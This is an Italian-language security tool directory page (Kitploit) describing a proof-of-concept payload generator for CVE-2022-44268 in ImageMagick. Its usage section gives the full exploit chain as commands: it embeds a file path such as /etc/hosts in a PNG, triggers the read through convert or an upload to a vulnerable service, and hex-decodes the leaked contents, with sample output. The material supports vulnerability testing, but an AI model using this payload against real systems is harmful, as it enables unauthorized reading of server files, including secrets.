
Skip to content
KitploitKITPLOIT
StrumentiBlog
Log in
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC — Generatore di payload PoC per la vulnerabilità CVE-2022-44268 di ImageMagick che consente la lettura arbitraria dei file. Dimostra lo sfruttamento tramite file PNG appositamente realizzati per test di sicurezza a scopo educativo. | Kitploit
Strumenti/GitHubGitHub/duc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubduc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc

CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →

Generatore di payload PoC per la vulnerabilità CVE-2022-44268 di ImageMagick che consente la lettura arbitraria dei file. Dimostra lo sfruttamento tramite file PNG appositamente realizzati per test di sicurezza a scopo educativo.

Vedi Repository
27537563 anni faRevisionato da Kitploit
Condividi

CVE-2022-44268 PoC di Lettura File Arbitrario in ImageMagick

PoC per CVE-2022-44268 Lettura File Arbitrario in ImageMagick - Generatore di Payload

Questo progetto è creato solo per scopi educativi e non può essere utilizzato per violazioni di legge o guadagni personali.

L'autore di questo progetto non è responsabile per eventuali danni causati dai materiali di questo progetto.

Scoperta originale: https://www.metabaseq.com/imagemagick-zero-days/

Utilizzo:

Installazione delle dipendenze:

1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y

Cambia il nome del file che desideri leggere qui sotto:


2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png

Conferma che tutto ha funzionato perfettamente

3. $ exiv2 -pS pngout.png

Attiva il PoC tramite convert o carica l'immagine sul servizio vulnerabile:

4. $ convert pngout.png gopro.png


Visualizza il contenuto del file letto:

5. $ identify -verbose gopro.png

Decripta il contenuto:


6. $ python3 -c 'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a232054686520666f6c6c6f77696e67206c696e65732061726520646573697261626c6520666f7220495076362063617061626c6520686f7374730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3a3109096970362d616c6c6e6f6465730a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a").decode("utf-8"))'
Demo

Testato con Ubuntu 22.04 e ImageMagick predefinito installato.

Scarica lo strumento